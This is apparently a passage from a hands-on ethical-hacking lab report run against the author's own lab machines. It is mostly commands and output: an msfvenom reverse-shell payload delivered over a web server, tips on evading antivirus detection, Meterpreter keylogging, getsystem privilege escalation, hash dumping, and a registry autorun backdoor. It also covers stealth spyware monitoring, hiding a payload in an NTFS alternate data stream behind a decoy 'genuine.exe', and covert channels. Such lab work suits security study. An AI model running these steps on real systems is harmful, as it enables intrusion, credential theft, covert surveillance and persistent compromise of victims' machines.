Computer       : WIN7-PC
OS            : Windows 7 (6.1 Build 7600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter >
```

- Keylogging


```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
password=1234<CR>

meterpreter >
```

- Running a vnc session
- Screenshot (**screenshot**)

❖ Checking the probability of payload detection


This is possible with www.virustotal.com.



The image shows the VirusTotal website interface. At the top, there is a blue logo consisting of a stylized 'V' shape made of squares. To the right of the logo, the word "VIRUSTOTAL" is written in a large, bold, blue sans-serif font. Below the logo, a subtext reads: "Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community". A navigation bar at the top has three items: "FILE", "URL", and "SEARCH". Below the navigation bar, there is a file upload area featuring a white document icon with a blue outline and a blue horizontal line through it. A "Choose file" button is located below this icon. At the bottom of the page, a legal notice states: "By submitting data below, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#)".

❖ Editing the payload to reduce the detection

This is possible with hexeditor in kali Linux. (**hexeditor <absolute path or relative path>**)



● Privilege escalation


Privilege escalation happens when a malicious user exploits a bug, design flaw, or configuration error in an application or operating system to gain elevated access to resources that should normally be unavailable to that user.

❖ Horizontal privilege escalation and vertical privilege escalation

Horizontal privilege escalation, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B).


Potentially more dangerous is vertical privilege escalation (also called privilege elevation), where the attacker starts from a less privileged account and obtains the rights of a more powerful user – typically the administrator or system user on Microsoft Windows, or root on Unix and Linux systems. With these elevated privileges, the attacker can wreak all sorts of havoc in your computer systems and applications: steal access credentials and other sensitive information, download and execute malware, erase data, or execute arbitrary code. Worse still, skilled attackers can use elevated privileges to cover their tracks by deleting access logs and other evidence of their activity.

- Privilege escalation of win7 using web service with kali
 - ✓ Creating the payload




```
kali@kali: ~ 08:55 AM
kali@kali: ~
File Actions Edit View Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.1.4 -f exe > /media/winshare/reverse32.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

- ✓ Creating a share to use the web service




```
kali@kali: ~ 08:56 AM
kali@kali: ~
File Actions Edit View Help
root@kali:~# mkdir /var/www/html/share
root@kali:~#
```

- ✓ Changing permissions and ownerships



```
kali@kali: ~ 08:59 AM
kali@kali: ~
File Actions Edit View Help
root@kali:~# chmod -R 755 /var/www/html/share
root@kali:~# chown -R www-data:www-data /var/www/html/share
root@kali:~#
```

- ✓ Sharing the payload and starting web service



```
kali@kali: ~ 09:01 AM
kali@kali: ~
File Actions Edit View Help
root@kali:~# mv /media/winshare/reverse32.exe /var/www/html/share
root@kali:~# service apache2 start
root@kali:~#
```

- ✓ Start msfconsole and configure the shell
- ✓ Sending the payload to victim machine

Index of /share - Windows Internet Explorer
http://192.168.1.3/share/

Index of /share

Name	Last modified	Size	Description
Parent Directory	-	-	
reverse32.exe	2021-01-04 08:15	72K	

Apache/2.4.43 (Debian) Server at 192.168.1.3 Port 80

- ✓ Exploiting

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.8:4444 → 192.168.1.5:49230) at 2021-01-07 01:23:44 -0500

[*] msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > 
```

- ✓ Privilege escalation

```
meterpreter > getuid
Server username: win7-PC\win7
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

- ✓ Hash dumping

```
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WIN7-PC
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JTR password file format to:
[*] /root/.msf4/loot/20210107080121_default_192.168.1.5_windows.hashes_392976.txt
[*] Dumping password hashes ...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 89027dfdd159257dc5ab79daf374d76 ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys...
[*] Dumping password hints ...
[+] win7:"password"
[*] Dumping password hashes ...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] win7:1000:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff :::
meterpreter > 
```

- Making a stable connection

- ✓ Establish a session
- ✓ Options for a persistence connection

```
meterpreter > run persistence -h
[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
Meterpreter Script for creating a persistent backdoor on a target host.
```

OPTIONS:


```
-A      Automatically start a matching exploit/multi/handler to connect to the agent
-L <opt> Location in target host to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on which the system running Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back
```

```
meterpreter > 
```


- ✓ Create the session

```
meterpreter > run persistence -X -i 10 -p 443 -r 192.168.1.3
[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN7-PC_20210114.1323/WIN7-PC_20210114.1323.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=443
[*] Persistent agent script is 99683 bytes long
[+] Persistent Script written to C:\Users\win7\AppData\Local\Temp\ZQAhOD.vbs
[*] Executing script C:\Users\win7\AppData\Local\Temp\ZQAhOD.vbs
[+] Agent executed with PID 856
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eIUytqwywCDZF
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eIUytqwywCDZF
meterpreter > 
```

- ✓ Temporary file of the meterpreter connection installed in victim pc



- ✓ Registry of the meterpreter connection installed in victim pc




- ✓ To kill the persistent connection delete both temporary and registry file and restart pc.

● Network monitoring tools

❖ Spytech spyagent

- ✓ Install the software on the selected machine
- ✓ Configuration



- ✓ Start monitoring and switch to stealth mode (hidden mode)
- ✓ Alt+shift+ctrl+m to exit from hidden mode
- ✓ Analyzing activities by dumping key scanning results, automatically generated screenshots, used programs

SpyAgent

Keystrokes Typed - 4 Entries

Application	Window Title	Username	Ti
*explorer.exe	Windows Security (Network)	win7	Fr
notepad.exe	New Text Document - Notepad	win7	Fr
explorer.exe	Program Manager	win7	Fr
*sysdiag.exe	no title (Spytech SpyAgent)	win7	Fr

password 1224qwerty[Ctrl]s

SpyAgent

Screenshot Viewer - 7 Captures

File Name	Date
Program Manager	win7 - Fri 1/08/...
Program Manager	win7 - Fri 1/08/...
Network	win7 - Fri 1/08/...
Network	win7 - Fri 1/08/...
Windows Security	win7 - Fri 1/08/...
Select a des	win7 - Fri 1 @ 11:54:3

SpyAgent

Events Timeline - 77 Entries

Event	Target	Username
Monitoring Started	none	win7
Program Started	[System Process]	win7
Program Started	conhost.exe	win7
Window Viewed	Spytech SpyAgent	win7
Window Viewed	Program Manager	win7

❖ Power spy

Same as upper one. These tools can be configured as remote monitoring tools either.

● Steganography techniques

These techniques are normally used to make secret communications between the attacker and the agent. Steganography is the method of hiding secret data in any image/audio/video. In a nutshell, the main motive of steganography is to hide the intended information within any image/audio/video that doesn't appear to be secret just by looking at it.


❖ Quick stego

- ✓ Insert the picture with supported extension
- ✓ Insert the hidden message
- ✓ Hide the message
- ✓ Save



Reading the hidden message is also possible.

❖ Open stego



❖ Snow

This is a white space steganography program to create hidden messages that are invisible to readers.


- ✓ Create a text document in the snow software folder
- ✓ Open the command prompt
- ✓ Switch to the software directory



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\win 10>cd C:\Users\win 10\Desktop\snow
```

- ✓ Create the hidden message




```
C:\Users\win 10\Desktop\snow>snow -C -m "bank card password is 12345" -p "Pa$$w0rd" readme.txt readme2.txt
Compressed by 33.33%
Message exceeded available space by approximately 500.00%.
An extra 4 lines were added.

C:\Users\win 10\Desktop\snow>
```



snow [-CQS] [-p] [-l line-len] [-f file] [-m message] [infile] [outfile]

- -C Compress the data if concealing, or uncompress it if extracting
- -Q Quiet mode. If not set, the program reports statistics such as compression percentages and amount of available storage space used.
- -S Report on the approximate amount of space available for hidden message in the text file. Line length is taken into account, but other options are ignored.
- -p password If this is set, the data will be encrypted with this password during concealment, decrypted during extraction.
- -l line-len When appending whitespace, snow will always produce lines shorter than this value. By default, it is set to 80
- -f message-file The contents of this file will be concealed in the input text file.
- -m message-string The contents of this string will be concealed in the input text file. Note that, unless a newline is somehow included in the string, a newline will not be printed when the message is extracted.

- ✓ Reading the hidden message



```
C:\Users\win 10\Desktop\snow>snow -C -p "Pa$$w0rd" readme2.txt
bank card password is 12345
```



```
readme2 - Notepad
File Edit Format View Help
hello!!!!!
```

- Binding payloads to separate files

This method is only possible with NTFS file format.

- ✓ Create a folder
- ✓ Copy the payload to it (reverse32.exe)
- ✓ Run command prompt as administrator
- ✓ Open a text file

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\win 10>cd C:\crack
C:\crack>notepad readme.txt
```



- ✓ Directory details checking

```
C:\crack>dir
Volume in drive C has no label.
Volume Serial Number is A8A2-C6B7

Directory of C:\crack

01/09/2021  08:51 AM    <DIR>      .
01/09/2021  08:51 AM    <DIR>      ..
01/09/2021  08:51 AM           30  readme.txt
01/09/2021  08:47 AM           73,802 reverse32.exe
                           2 File(s)       73,832 bytes
                           2 Dir(s)   38,727,491,584 bytes free
```

- ✓ Binding the payload

```
C:\crack>type c:\crack\reverse32.exe > c:\crack\readme.txt:reverse32.exe
```

- ✓ Directory details after binding the payload

```
C:\crack>dir
Volume in drive C has no label.
Volume Serial Number is A8A2-C6B7


Directory of C:\crack

01/09/2021  08:51 AM    <DIR>      .
01/09/2021  08:51 AM    <DIR>      ..
01/09/2021  08:54 AM           30  readme.txt
01/09/2021  08:47 AM           73,802 reverse32.exe
                           2 File(s)       73,832 bytes
                           2 Dir(s)   38,727,413,760 bytes free
```

- ✓ Creating the symbolic link. This is also an executable file. After this, execute the genuine.exe. Then the payload will execute.

```
c:\crack>mklink genuine.exe readme.txt:reverse32.exe
symbolic link created for genuine.exe <<==>> readme.txt:reverse32.exe

c:\crack>genuine.exe
```



- Making live hidden chat by editing TCP header using covert_tcp program

The covert_tcp program is a simple utility written using C language for use on Linux systems only and has only been tried on Linux running version 2.0 kernels.

- ✓ Create a directory in kali desktop (send)
- ✓ Create a secrete message using a text editor

```
kali@kali:~$ mkdir /home/kali/Desktop/send
kali@kali:~$ cd /home/kali/Desktop/send
kali@kali:/home/kali/Desktop/send$ echo "secret messsage" > message.txt
kali@kali:/home/kali/Desktop/send$
```

- ✓ Copy covert_tcp into the directory

- ✓ Compiling the covert_tcp

cc command is stands for C Compiler. It is used to compile the C language codes and create executables. **-o** option will compile the source_file.c file, and create a executable output file with the specified name.

```
kali@kali:~$ cp /media/kali/sachintha/covert_tcp.c .
kali@kali:~$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
     | ^~~~~
kali@kali:~$
```

- ✓ Create a directory in ubuntu desktop (recieve)

- ✓ Copy covert_tcp into the directory

```
Activities Terminal 14:10:21
root@ubuntu-VirtualBox:~/Desktop/recieve$ mkdir /home/ubuntu/Desktop/recieve
root@ubuntu-VirtualBox:~/Desktop/recieve$ cd /home/ubuntu/Desktop/recieve
root@ubuntu-VirtualBox:~/Desktop/recieve$ cp /media/ubuntu/sachintha/covert_tcp.c .
root@ubuntu-VirtualBox:~/Desktop/recieve$
```

- ✓ Compiling the covert_tcp

```
Activities Terminal 14:10:34
root@ubuntu-VirtualBox:~/Desktop/recieve$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
     | ^~~~~
root@ubuntu-VirtualBox:~/Desktop/recieve$
```

- ✓ Running covert_tcp on Ubuntu to recievce the message

Activities Terminal

14 10:53



root@ubuntu-VirtualBox: /home/ubuntu/Desktop/recieve



```
root@ubuntu-VirtualBox:/home/ubuntu/Desktop/recieve# ./covert_tcp -dest 192.168.1.3 -source 192.168.1.5 -source_port 4444 -dest_port 8888 -server -file /home/ubuntu/Desktop/recieve/recieve.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
